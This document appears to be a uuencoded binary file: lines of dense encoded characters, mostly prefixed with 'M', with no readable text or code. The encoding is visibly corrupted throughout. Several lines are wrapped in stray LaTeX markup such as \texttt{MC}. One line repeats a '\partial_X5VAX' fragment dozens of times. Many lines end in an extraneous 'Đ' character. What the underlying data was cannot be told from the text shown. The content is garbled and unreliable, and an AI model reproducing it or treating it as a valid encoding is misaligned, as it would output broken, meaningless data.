`VRK^T%"CBJ[NG:LZ"BG?E6/-Đ

 $M<'QP8\&=1GW02EL]7D"\\\C010(]OPQ2]O)7&D7L3"BH$6>]:47/S[;0<U6#V$QD$ M70RF)"H4+-GG)^H;\$QQ+#'?BE%L!&+,J;72%<6Q.T"G6'E4ZB9P5.@T"=B0!Đ M=T5#VEL/^&4V3%GNWAFV&; E5?D=8?7<\YSU5U%<,!&Z2KOR(N0.1]+\$;?5JFD $M366YB=HWS+O10=1'PF:O\],V-<R5ZY2!%K15<5P,@$-3*A]=X0R]4,1"C[$"D$ M+?ENS,-1J-ZLI9Z"HP(1>(P[/V*LP[!822@WZ\#X%KMUZ1H'DP\$(S,80R8,DD MZGHR_7D.V6ZWSBJ!CMV3@?+@]]3?O*:O\$?(3<B0B[S1/6DUK/;H9V#?]=4#/Đ MOHK8O 0>57H)4%HM?]W^F57 L6O*"0D.9]8?VKBOT+!!?VHUWA9O@3\# <!YĐ M\$^>HIX:6X_"#<2L2..#6)Q7"PS]V'E;/TD+4,"\$SL:6^_&:@)TIO\$U1(F4!^Đ $\texttt{MC} - \$ \setminus \texttt{L\&MT}[\texttt{K}! : \texttt{R}\$\texttt{NNCZJG5F} > \$5\texttt{Z}' \texttt{WIN3} > \texttt{J}' `\texttt{ZJ}\$\texttt{G}` \texttt{V}'' 4\texttt{B@H}]; `` \#\texttt{R}(\texttt{V}[\texttt{J}-\texttt{ST}. \texttt{D}) = \texttt{MC} + \texttt{MC} = \texttt{MC} + \texttt{MC} = \texttt{MC}$ M:VYZDQ.O2-0%QEZG.KHG+?<S.)W%DT,H7E-"#ET'P4Y9R%-2)6"HZG4(,KW<Đ M:/_Z6Z+YGE6"G6`;VKHCZ<.VR,(E<-'9Y?XJVIH-W%)!Q39%N_D3&PD#5BFND MRP51]0(+'`#<MDORG#>ZFS5\@IMRTDV.\$ZS>[OUV,]HC57W7EKMFR;.Z@]&5Đ MW#W@_K'>UW=[_OJN7'J`BA^Y*K\SLS+1XRJN;S]N^5MYS"1W&!WC*^<="U%8Đ M`U5I>Q5%CA:\$:E03[_+659,R=7=W07O'-_)B]8.U;%YH0@.CJ+\$'19HJ3W-WĐ M#SOJ_?O)1'6/>_::K"Y@96\&A`](-:;DCMZE_%H_>@A#<@-U8`OX/L&%ZQ1DĐ MPCZZB)[DDIFC[^6&/X7&:&V?W?\]E_UNFB\$!G:G0QX-RO>\$)/U`#\$<5/S2[@Đ M8835C&I33(RL0Z1/<1"8V\$;UZ<2BX%!X+%U9^=NDB2&PY_O0E^!&,A^K=8Y=Đ M/>(OTL'42NZ2DR[UP_R+UHQ,OGZ@B>Q-#,2V1QED8`4T?.DBXZ`K9,?>;U6"Đ M,W,T(628+GHGQ\;Z704>3'+_CCGU7=A/ORC/D8T59(9^_5<I=/"..3PM//P8D $M3?/-^WY]*,...?N3V^[\\&I//<9:DLBIC_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+(\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX#+CW56V<=_8R.:YQ=+,21(,\partial_X5VAX*+(\partial_X5VAX*+,21(,\partial_X5VAX*+(\partial_X5VAX*+,21(,\partial_X5VAX*+(\partial_X5VAX*+,21(,\partial_X5VAX*+,21(,\partial_X5VAX*+,$ M6U]T&S:2,F2[!,D[YH'9\$QS`8H5>--]_<E6KM;<6',W,GLU!QFZA7BITJVN*Đ $M6_YH^KM&?(J\#B6A)T:[:?-?Q^//NH27/)^3;]P<:<GY(LQ]9;+I/)>8&"/[ID]$ $M\&%/\[ABKA-Q4T/0%@)48+IA7$P#6TR#7!,.0!,Z'T->5'9:[W5(`>EFQ@B&D)$ MB9\`"8:C`K(OK(M!WT\:RJN&0G`*:,QY#>UA]FRGFJ+@(@'1VNUT*>^MP!28D MQ/73; [^99L__\%A1QQB)5\8,S.RP8?@HFV\F*'I3+-7V,7X1JM\:;L3Z)S)YD M]R\$<E28>)=FZ:JB:L3;TIY-HS#%V:K@I#7?;;TI@*=M=,5VKUVBN\$,WYX[,\$Đ ${\tt MQSZ).FC<8E"H3_5"Q@@=Q/'\#K5<+N?5J8\$T75F<YE]1\\M.?B.0KX1V6UPENMD}$ $MQ"S/?G886^AQ\!<D:P3&\$)@:LO!E-0*W?EV&-?J9+!$X 5HNS:+F)='6V;$4D$ MJ]P*^IUNEFK>M8ZSA%\`NORL_*TKV93D;F,LHS5TGE_!F(0`9:O-H!Z=+CR6Đ M63KX63"1EI/]B^PW\$UOA":?JA]^)M=6(5/5V9/AB@Y]Q<D]8R\JNY3RB3[W-D M/`ET@[A),F=6DWY*">.H]O!_?&=,=_'"6W\$S=H@WKHSG2-T]3-6]XBL**SS/D MV#`88&&;\$=R)?X6_YV00!QF_)/F#FF70"OO:=<.</5/9&Y:U1[+ZYD>2DM&XĐ M#CT)ZXK/7,RT6"F@;8&C*M&XL5&CV><B',Q`R8PRKR(O/14>3=OPFP3M&(A"Đ $\texttt{M='="S9+3KZA?JM"$2T&NG/9$CFNN9,,$05JS/J+I&!S=\S!RP^6*D(N8D-=]D} \\$ M2<R=+_[D.PP\$YE7HA>NH52;V5VD>N_-'NGP649]<"[)K%KQ5,_++/(L>V92!Đ M1QBXA\$;),3A6FK/9>XHG/+,.H(FD%K-EWA/?`)8O&8[*ZOZ,6MWYY)M_KS5KĐ $M9E+J=Y<KJ4Q3!Q(-[X!\:7.<="RZ^6V)CV])BPVJKU09VP35:@+7'>DIH4.UD$ MNP(.V72&099KX52@+R8NJUDV6MNIS*EL?\$4K9^^SRP8*<M\R_C'SN;M.91,3D M[R)5Q\$)^NWZ:,^>\$H])%;NF]+7EMOC/)<VX2R&;<<,'V8RZQ*%?2PK`)HD M[C36R]GI=ZKX499:SIO=1!X4"X%4T%2E,.%OJU-]A*M*U6@&>A8J>3?9.T)-D MIH3B;I&4 Y7>-M<VPMRF)'1Z[@E'ZE1Q5U6E[NG&[[8?&.M.8LQE\$(, EJ4GĐ MK%+-YRA[*/`!'-:5%5,G8'G=VT/*%BU/S%O&FZLM W\$\$4;RF2=XU,]4S6[G,Đ M&5IRDOR6>D#/U")Z,3G.>LED\C1SL)*[G'Z6EUM9"&GU<?12DYOM3@]ZZ5IRĐ M,69IMCOGZ_U_&R;G%GVKXJ_<8K\$=)C]]:Z4E3?73T?NE9'\=\$D,@@0)-8;D#D M<DGXI"`FER"O)=>__=&/>P]Q?^#I_L\),CRT=]#M^8?=^ZFAQ_J-I`.GX8A=Đ $M(;R'9[LO)E^*-\#A,^3-W^'?J///7Z;)@)QU''&;=<&CKY]B'9L9)/7(C@TDD=0)$ M=K9<40HNXV:C!T^_HOJ;0)IR"[A726X01)\$J#;^G]T\$ZA+EHV7025G'@8-:DĐ M9JM@G)`;"XHUH(HSK%-Z0/MKQ0N_%%FOPG-LH0<Z"<:4-W]WW;Y3HXP3%Z7(Đ M]B`B=A0S[Q1N(S(E+M;977`9XU5!_*\.#)VI4F?:W[0OT_[6FK38WDUAGB_XĐ M.K*RU<TI\$U,UI_.0:!/N<N-6Z`"#L&\!C;3*6\L9RBL^O0DUBDWN-3<U)+OBĐ M,(73<CYG_/L[XNZ*_G!;H#=%4%O-?N_9LAH@JPT3.F\XD'*3QQ)O[3B;5'-VĐ MJN8H<"T?P[X2ECE?Y6(A#-CF`(IV%43.SS1I>V:Q,7T'S\$#8LOZ/=M["^7O:Đ MD\+;/(QD\!#N3MLP0ZB%;`VSSQM`5W?^-"<P]#[\V4HVTX_L\90)!_.G;!S:Ð $\label{eq:mo-law} $$MO-\`UK'EA*V$Y*$IX!^2?[]@"4/4J4_C\7L9V9-$>MJ/$:/UBFG*>N<^>K!:D$ $MP\#0+8=H<44CB\%\Z[2M]P\ NY2Q]UN3!WY3U/$1L(6?:F, $400/`.2ZC&3+\#D$ M8A,)*1>['S7#U#-1*D'^3QC#O*-O>.2TNU/(AG!T5WAFJMMX;')6:(:9*-@)Đ M;IZ#O.!Y1/>#/IXWC&N/N>DN]XER=5#&6S]=Z2.>[:"__N>\$<0G`[V).1[BJD MGP=S+;AN.QY"A'V[8SIXF2PB#5G-V1WE'+*#F/)+\$U[HJNI;/AW;L'H:`BUSĐ MBI98N3\PEQ;\$.Z#MEBAXT0QQV?CKQ/<KN;MLQO!9JRVN-IN?2)!A6P&#IN@\$Đ M66@I]I^X;8B9=F^:1*E=\$1<7\YN."NGHY-9WEJ[RK8#3OW.7%[<9S0NZBO\YĐ MW\7\S1TEWZA_`B>-KQS(:\R#<[AN]S(8DNL2<!NZ;?C4KZ#.%."4&-N#[\[UÐ

MX;SK<5!OCE>%)\#01E\$3*U.(0#!L7'6YUY\$3QC=Q+C,KW=>X+@0\42CX6;DWD M%ATP9(!K*^;)9J?\:R@92-ZBI(S2QAJ-1S8B1T'(4M=3>ZA2L!(FLVY'\Q-OĐ MLKK*?L_KB=5Z_H)01=3BUDS:V6J5:4%S9W5"VU`!]AT/A3WZ-H`3G^HIK<S=Đ M[26Z;!<(<Q^]:-:0E4D<?I;%!I#P+B3@Y_T(CS,WPTZ&02P+4&O0A>_F*)G+D M2VCX5E#B0RTQ9:1>A[Y3H+9]:C@:;Q5=G+<4]CW,!(YAN?WMP[;"[GROGCPKĐ M56U]QL4!,]OBS!N;CQD;J\!XS:N\+R'00,#FL)N9(#BOAB4YM[:D;5\$UR8&;Đ MCPO.'O1;<]7/9>&?C`]3@X5JA"D*5]Q-&2*_TXG/S3^<ZSOG)W:+DN"8#,1CD $M@'-$A4+Y"KY_LW<9+^H,^=`W,0?_57GBJ4/F4L9E4[^=3DT2#M6>JXHF[5,7D]$ $M<?#G)V';=!B0>S_H-'!@.LV7>1#K=`,[4`Y>))X[NN!,I5XAY8!$&7L5#.4?D$ MOO:FKI.]/I!;^20\64..>G&03VI\$<?M*W/"50?">\6^:PYWZ1W?<K\$QKR0\$)D $\texttt{M8UW=(P8=<KL$\setminus)!EC!'KE.G+*L-V>>:MX8B:U^800E7>\\!AQK,:&,"U9=/^3\$D) }$ M"T/G+KH9&F?(J11K8\$?Z^5\3010@6T8G%A3A;`]80.2.'&VN&@0H^E#NJL-QĐ MTO<`I7&PGSKF(HRU[[C,]<HM&S<&4!_&:%.@6)Z8.[QU4OTN9VNEU>Q(U-H8Đ $\texttt{M.FJI)9$W`CBOU_"L2+]_-UP6Q'B;2=1D@=Z]$\#(34-O^L\$;\#YJ-]\DY0M9"6D \\$ M81`(29CQ`5':%9AP49L5.%C5=DTEU*=4GE;N,"4'\L[6ZSK\$.UGU&-F6%['1Đ MZ&K...%>*V'_..OVO#M+C?8<PFD00X>G:5OL.NAY+QMD/[!#['F7EU5:-3Y/+JĐ M%X>*V9U#;KD7M?5VT(FP[NZV`CYGL#5X%]!5''OV_<"J6NEW,!YXK=J@!L.IÐ M9&#@2N(`I?)2N5=/7@IS]:IJCKGEQO:59=6<?8@TB'</'P>(=35/UD0UUQ[%D MOYG.4?R_OB%,_7P+V7\'8"H]U!_4DXRHVYU6U=_NR"P)'?+>E6\$6)^(:%>;`Đ MD)]`V2Z.D<AR*,+VQ%^*!!L8&LYK4W&:A9[+&,<.!`P%"E9.3OU8?%Z^,=1IĐ M8M\R=C-P4BA8;&04=\$!&J=O+1?0L\93V\AG57.GP&=\\$BM)TABED4<M>_JGL7\D $MR/M; >L-8>JJA9^M/X(\#R*QL**^W>IBQ)^>T2)A!\WQK<5*_AP3#!K<'A([-/D])$ M8_D3!=[<9A/OT,C:_R<4"T@3TV1K75EOR4'T*R^'H=9!W8L"!']\$%[-R>:?9D MNTQDHH(/@9<3T5)*_Z;0".*^7_P4RTI"`!%Y%GJ+_F'O?T4YE3I67'[V6)\$IĐ $\label{eq:mass} $$M=.\M^0,M3^{;}$ "NX&RIU+<\?^_SJ,XSD\#B@/VQ^QU6Q)^88]F82S=)@<]M!^'D$$$ ML/EJ>E:MJL.%)!54DCWGSTE*\\$\A>UU"@EUB/8W>J>;T2B!GE?M#_=CW)K69Đ $\texttt{MVW`U0XC-,A\#W)L2S`OV?NZLD8":FT;Z>"KW*IX]W;WI=5Y_2QZ+3S@"]J\$G: \texttt{D}$ M\]2SU'@]8VDZ8L-O\\$M:(00G6&F#Y>*#+=^K?ZE]O@??TY3(H;4A#92W9\&;D M^PSCQGJ"M'PHRQF9`XD)QI95*K1]X!3-'UOU4Z\$8]\\$_9WCY_2!XCXVK`!4"Đ MS:9183HQE=H-53AA!*/_22:20?8:%XZEE5NK,P`UM[Y^7H`9PB!2KP0BEHEÐ M4V'(OXA*''=<F-UK6!C=L]\$ZHUG%/GZY\:IX.#0^93,MY?&(R'VH'#]YJP7`Đ $\label{locality} \verb|MRKJ| #\&\&SA| 6GDG[>EY,LAD:55NYZCLIO=X7+CFC-9BGZFW6 _8^6E<9@*J=8$D| & CFC-9BGZFW6 _8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9@*J=8^6E<9^6E<9^6$ MY.3:4'-76X3RS>2G8?QC#QM8WS4ECHU'\-'^IY-0S.2+BJ:"\I\2',WS.WI5Đ $\texttt{M=\#I$XG} \\ \texttt{ZGR8HDJ} \\ ("B=[\4AUQ>SY=KV$K]^6.=I=8S^;X'>2] \\ "PZJ-8=$-'FXD \\ "PZJ-8=$-'FX$ M52TSR[P:2&C2`WPAU;R.KU,GRGD-OTP[OAMP(]N):;HODUGM7_:6"UX?P-.EĐ MIE\\$U-GI!KYYJ62^7LI]"=C=G5_H)=B]ZVFE,:&4WTO'UV3%DC\$\$SZCU>\$4FD M,XFHHG;\/OIKXAQPN2Q9R*'"M0O(M%S;DV??_9D,=6N?E]CL?.>180D0C!BPÐ M`CI-;,4.'HVYE0B2@(\$ZN[W83XHCHJV7()5;XKFG^0H)\8':TYFB=R]H#!>WĐ M^KT%Y K8EDSHBZN%W/'.5^XOU5AZN"[J8[VOX&93.*@4?H*I0&B#ZLKXPNEIĐ $MG"\$0-"3\&0\&UA!S\P[G;HA(T^+C8N&D)\&'Z^B)R@,=YP@V:LV``F[N[P"3#D])$ M#8>-X<B<10'(;/G`Y K"I##YB[<@ @0HG1G=A2@RJ5Z8^C@67X4M'JIO.J!`Đ $M#M[+<V69_W_L_0585&VT, P/" * HG2#TBU(MR(YM(-2@]#2#<#HB#=("T-D)") + M#M[+<V69_W_L_0585&VT, P/" * HG2#TBU(MR(YM(-2@)]#2#<#HB#=("T-D)") + M#M[+<W69_W_L_0585&VT, P/" * HG2#TBU(MR(YM(-2@)]#2#<#HB#=("T-D)") + M#M[+<W69_W_L_0585&VT] + M#M[+<W69_W_$ MTMV@I'374-((#%U#_H/]/.=]OW/.=UW?]_[_]9]QN&2SUUY]KWNM>]^1V6^9Đ M^5Z6I;Q6!M9N6WQ"LY;FKRYC>CWD=VVBV]X&2)Q'R)S!&!ND\$K(D0_V9HUARĐ M>_@82I=9\$8!>GK!ZN?@#Z:FJ/918X!AC_['L=,=3X@IRFG7^S,9IC0J!YQ=<Đ MB;*+T95]STMK-!86>DD>D<`;5F2`3^0J,D,JF\$1D[23(6CAC3/K2E[)<H]P+Đ $M69=RX", \&?G27V6;I#9+/4C';O_OR=6LR(2+4P<F2^33$0\!/=M,2.>:XBJZBD$ M(:*:E@Z[Q&PI((KCOC:310HTU^`PG55F:V.L=<>K#PL.^?51,"*K&DHNU[;7Đ $MHN<)9^S"6>&T^?/G_":-\P'V;(4TY/O]^;6L#HT,DV#CM]]SK(>H2)4^S2=#D$ M#U\$_>!`;WKGLPZVNH+EA%W#_86;#X.M`GDX8/C;H7@0!!VL_+*:4YDZ4@KGZĐ M3\$;)PBI8\$VD0&NCXL +10)K\$=S'0V6A+`EM'&TH,B#<::\=(S%'4:K53#L?(Đ M,G1\Z3Z3W36<1([JZCO<LIO"TCT>8S/,<MR<8#>6(R=MD0V())9G4<JN`E7/TĐ M?8.FW2V8'_BHP)JMMBC^?>6;&<;[6V'.-H'-F9TDD:ECMZ<<R>;.G;M\$&PREÐ M+)/\;2WC)PY2%S[@,4?U9;[QJF.>'#XBT>/VR%]5Z24J6*15L"@0`%FL&"3+Đ M/MR'?]':&6DU9_3=W_]LJP>T^[@BE+J"9.X@F:?N:4<U>M^]O5-F%7(]55EID M[0L/5U@NS(B<N(=+T[K>$)VW;A=<1^QR^H)F]S(R-NJ[#UPE.6RE64_/HT:Đ$ $\label{eq:m_q_final} $$ M_Q\#JE(!\D@40H=]0G>X:N7P!7/9XN?<I@QV'V5:>RH_9E9XQ&L&-8-GR%2WD $$ $$$ MCT>1Q]3(DXAW^P=:RCT#6PQPCGV)Z!OD,+39]S/1(Q:TROV2+D*Z,06%/Q,LD MI'/,./F^3RK50+P7"#7C\&L8HLHM9D\$&RYK\$5#\)%)SL%M#_55W)`5#1'UR/Đ MV85?+Z&H6Q<D."!JZ`@)_K5QP\$``X%:8&LV?!;X_OF+7`X^9ZO=LL?6U*%@(Đ

M*J"+-TE"X%/^#PH/MLQDY!L/,]KG2`B#_?&#@TG(![(NM)-BJATP;/[\$-TI\$Đ M*(M@W^]X&B&K(ZZ]=>+>H^-+IQ:B!GEUUE%P.3900M[>6<XYN.;+XX%N%K`JÐ MOBW.]+N4BT!_IUW,Y218PEX3W*UM\$\$4;HN0:5K*D'>@9<4?+((:C@G.PD-+;D M63QM#CT,Z_=L2WMD`Z12^QOC:5?3LY[#BU;'TQ;EK?*-QBP\$\GC9SOD2-IF3D M*P2PK_;/8&34_<V8EK\7C!S%BI4`!O,]E];,3S?9/:%[0H^7DR?#MGBT<76[Đ MG'20DT2MFVF'\$^]HD>XO54L,B:C61U>&5A2WE/;*&=J!7>(Y!F_^GH5YA<ZEÐ MB 1X=Y#.:ZAN52FM2]B9@JODRSS7.!X)+3D >7YMKW#ED,'S/<T\$ADG9DGP2Đ MD#V"F:\$JVAO76W3^G`A)@&B#)73N8T?=S>6>EJN;3?P;E1M?S'0WRV.JP")\$Đ ME+^)>:+\$YWM1/;98U&"6*FQ0[=.`U11HJW""1WNAGOFL%1?<_>HC76-'D1J:Ð M#N5=P^O^?R;:G,E]40%:ZB>3GH)DH)@T#>I;"W?\$NHV)3S4>%1X1P<<:,U<UD M]PJ\$*XZ>D5MG[F>^9=-J']+8%;*\CSU53`/]X?K?%]&RBE73A`I8@3"7C)'5D M8L:.7AX0B(S@(:G-L+CVLH8HS=3,I?>1.&J=L00Q-NPEH!@N@PXE_TRSOJ!]D MH84TJ?^LF`QE3.:#,4>Y_),_"[0_<".ZR`+_/T7TSR\0X=&O;_QKPT?.[SVGD M-\$F5^7/]9X3ERR\$*)IVR-X=>]<R9X,FMZMT*LRY+;7S%UD\$/GWI=QS4[5`GHD MA;?=LAOKQ6'_\>[XNPM976.AS2_Y\B5R^F2%;/VD=K"B*D1V!(@A,-YHGS@\$Đ M7;<.7';A`%<,<H[A6<:J/9Q?^82GZ,WQFQ\$6E%96C?BZC\!G72QA6>93`>D'Ð M=.E#>4K`2ZM4?4QB9;BAW&(K*2JX%*/RMT2(\$D_#BV4X_Q`D7+6M7FR!GY"PĐ M99A&36#VK>EQLN.9-FPBOB!4D:=*HLC1XL^">H!W#\$H`ZCN30VI5.CJ9ZF[AD M/@E^J2WB6]**T<IHYIR6ZM&>9C`[L'IT\$:GY+5C:(C9I/GXK*ST7_E6)4I\D MH5<&-ELZ>JY3U%MJIU7A!F91NL'59%BX&G<&1V;_QC>Y<67<Q7@>DF#:V=R@Đ M\H?1`2J]\$V8W_J0KK!C%J%](<%IC/HRQ=:];RQDDT?6.F'^&QE66*[34+3N'D MBO9@9!SA2R%`?R6%EA@&[6Y>:):E?L+.<42*-?W'4>L0D97WP8.J&WY#1#&LD M.H; V\$OI_\$M\$P]&+4=P=, XSH/1SWE_#-12D=76:O1=&4W61M+U\5MI(U9A.F&D M@"C`T`_F4^KRWMPZ'[\$HA"B7"7QMP[K:UAF@.RKC-!`/+U.#>ITP)USF;ROÐ M%!=M]<VD@[4#1/W9%HJ>Y=`C\CI#LJAD4G,..EH?-\77>,<5_7P5Q>E++E9ZĐ M(`>AIIMFJX!O[EDBJWK?+"O>1@J;L+'TSAG.:?&9Z.7/!WTO'`8BK >JP@`GĐ MG]A"CE4<8:6YS9\BW-LN\$\FVY*35(&#VC`B1SRDQ?GFT5XMR"CBI</="N6HPD $MKFMPID[]*U3_^P._FG9]D,@7:ZU6WD+-D-4V*4O]@OZA!.J1[6\5G0+9(7&8D)$ M!?N%W'H,,[*HH;[T/P9]"Z\#>+E_<R&6QG!U000K8RZ[[HGLI57F7+S[3>T8Đ $MH)?6\F+^9/9$[$HH22A[^-Q$S4.(H1Y(M;>+JZG&D-4D?S*5^,<AH50$5*"DĐ]]$ M80S%*338`<J*HS=(];U6E5P4M*.NRO6CA]:*0'M3)JOM6%V%%BQW0J:#Z8*BĐ MXTND@^5>'ZTN7'=]IRHJ0\L@DZLP1CN7?%FYL\$%R>R)V7X*I#D]A.D`,,P%XĐ M)-, X7-QC*"8P/DRT#DJAJ105D89KV.E)G_XX8^H]-2(''#(T2*)^4_,MBIY(Đ MQ8"\$_=F0N>\RLB0\`8B<\X::'3`DZ)68/.)XF^D>H^7MN(0KI8O<-Z7JJ8]MÐ $MOAI(\&:@-E93\#WD;D[99\$?3(_Z,15LM+I=/QF)Q<NAH^7Z\EZCF/_\$1:B):4D$ $M_R+]-BA(NWVHQQ+>];BS:&AB.O%IKY12O=G*D\\+@&%Y5%3E^?8V#I]K77!&)D$ M?^B\A7XKFH.MNK%HF8W.23T)^+H@7I9P62695H8%7S(SX[4LV1@.!!3.'2VGD M@@,.#L^%Q@98%MP96?>NM+:@IVVH\$0J<!37K,.VUF+IXIU"409]6K!H,<(HND MV^8VDE%B\O;16<F7GCY, *:+A4;G_<E<&<XIU\<?).,_D\$\$\$_'^.YP\$NM,WE+D MKO:ZY\$]*[NVT=]XU'4HYR`U]H?VD/&2>ZO2108)\$FIS4<#%J'ZDMV &M--@.Đ MA&HD.\70`=S7V7`>XA3 W@V8R2!\$>;?,Y@)<'J?K=IV KNP.5LQ&E?,@%E59Đ $M)^DZ1B<Q*A]E<7*^{(++!)}+(9GM^[N/EB3[\'559DJM?O7;AIU;#.)3\H],D$ M<GLC(DYRWP<9!WS/;5[<OQY2N2B?]GK/QUHX(?(F83:NNTKCN9,=-PS,7HEPĐ M_</5S8_"5NGU9V-JA89<?1U#74/?7Y@J6EK\$'*0NH0G6+.+<Z&(K2'9Y4"!,Đ M3Y.TL)HKM.[NWY&SP!E]SW.<,]BRYLBPW;Q-BKEC72K`;2DU*;2BL2(HNBM#Đ MS2[?,\$WXM[:J_;7B/PWW9U8JD]:]V<V?+H`!"14"L&F;EM3S1`J@JYVC;!Z]Đ M23>@=NF'+NG&B57#)WKI>5R-DK[<5@@*ACHM#\$V[#R93UC/\PTF:1M;%:">'D M.+HU:\$5E',W=7_K?`-T)/PAO+WTU6#F:+%B7B,W!<TWY.<HS9BHQ]!]G)VITD M,9G#S+NC6#A^;9#7\Q81QVJ<D5V]/MW""*H1K\MKY+8B2@?W.O\>KP5>'X/1Đ M.>NS]8^@5OP0T4D^:\$A[""7:/HV&L@=U](V.6BQ F8N*/*,^UXV(M`;/GYL&Đ $M^Y = \sqrt{2} - 85 = 1 \times 4 = 4 \times 5 = 2 \times 5 = 1 \times 4 = 4 \times 5 = 2 \times 5 = 2$ MS<RPNSZ[C3^O";O`U54TR,IJ-EP2CC[>-C9AQWDPCM?J`\$TE !VB&W\$0!>5]D M > (;5SM = T(BL) \$</4%L , UG.(HEPA;7 - X,!H4':X#X#RMZ3#/E;KG].M/T4DM@^APS1[/R^?&J.C6>3B/GPT%S+AW\$ZE^7>[0PE,>&N.QHF5DI<LUX.X:Q?OHD MH!BD]T=Z*CRJF#=WM4V@;W&CT5?<6\R&DK[IA&3<7]U6(I/F:/XF1IYM\$>0HD M6]N O#\[A<>M/<5R&6!98V#.II/Z>ZS@D^MU3PBR47<2EN[0?C#S65[J:\01D METULP!NM8&Y;?FT:TMCG`UFH7Z-6`14D!`X85[*U03!]408UM#]V\`9H>YE%Đ M`*ETL)\$VUM\$6#)T:V87UTW>[)R[KRLC^VC#&6RP2_Z[<4-E-C0;+8MMR@ML%D M!^-K-<PS6I,YX8_\+(%P@H_VM*T&XE&&L"+B&W].IA:CHKUN/^.VMAW<_DS3D

M-M%>,=:;J9;LEIVYNX\;@^DI#8.L=.9(A+.WAK6=;JMWS;EXA[<_/VDH3PJ"Đ MEG)SJP?]YK68`MD"20F:]3A.H6([_*003=A2!G.+(W5)0]/=&)00:EKRENG%Đ MY*>4G^*O5V*6.;TD_4>FV!.\$\/`X?I3U?Z2/W\^!1#\61D)Z>JI96^\$CV&CBĐ M+&PQC\$@4&_\$.!TY]3CGKIF/.7YJ:!Q%A3Q-0`O.C&A->#\F1U/E9CU&5K0;>D MU^H.X5"\$/ADS?[:>2%+F4!"MQVU7N%S?;>CZ3+\7_KF!OW"TFA8^\D@Q_HBDĐ $M[L=\$0+\$/UT>G[F\$:U] P< 4]E?<NIIFS)I=M6R<^?'++C\.FO2"D\01#ADD$ M;"#O_*@-RA_23AI;O+@H?9KP08\$C]+FU/>G92I&:JW8_-?B,:[W]8/1I\$<]DĐ M**R]QR^^A,N2H:[:0*8%\--VE=<I*/3I?53H^D*=M;QYFYQK=WCF*^G`8+53Đ $M&<\"?WX9.A$T;P\JJJ0S;BS7E..&Y?$)EL-YM7>9GC_S>C%-+\"($'I0`_44D)$ M-."`S1@\65,_=!1DKRVQ6;7QAFZ<]Y+5,KQL=G?4-MM`RNXX=B%YZD\$;;45MD M&&\$%'F57I1+94B-[<\$)797M)QHWC]<61E1U!?\$PE_8(F5E@[P1D.=M=8LJ/YĐ $M(K26',QF^{3}]A6]2/_{MJ}-[KH-4HI-8S#+3UZL2T4'+,F0NF0R(*E\ZM_3W.7@BD)]$ MU_; &?C6,)'!JMH.6D_NT<G]638GQ\S=5LU<R@NHG&@;W1VM:DR(8X0JXZ;0FD M)'!6@]?#WD!7.P(5P76-/.3X4OX4[>MIFYD,"HN1T(+HD40I!(M%%TE[+ALUÐ MR-^/`7Q!B7&=M3ROQ@RI%(7JTKZH\$=>096.U93GG[DRD?<D2;"D3-K308="OĐ 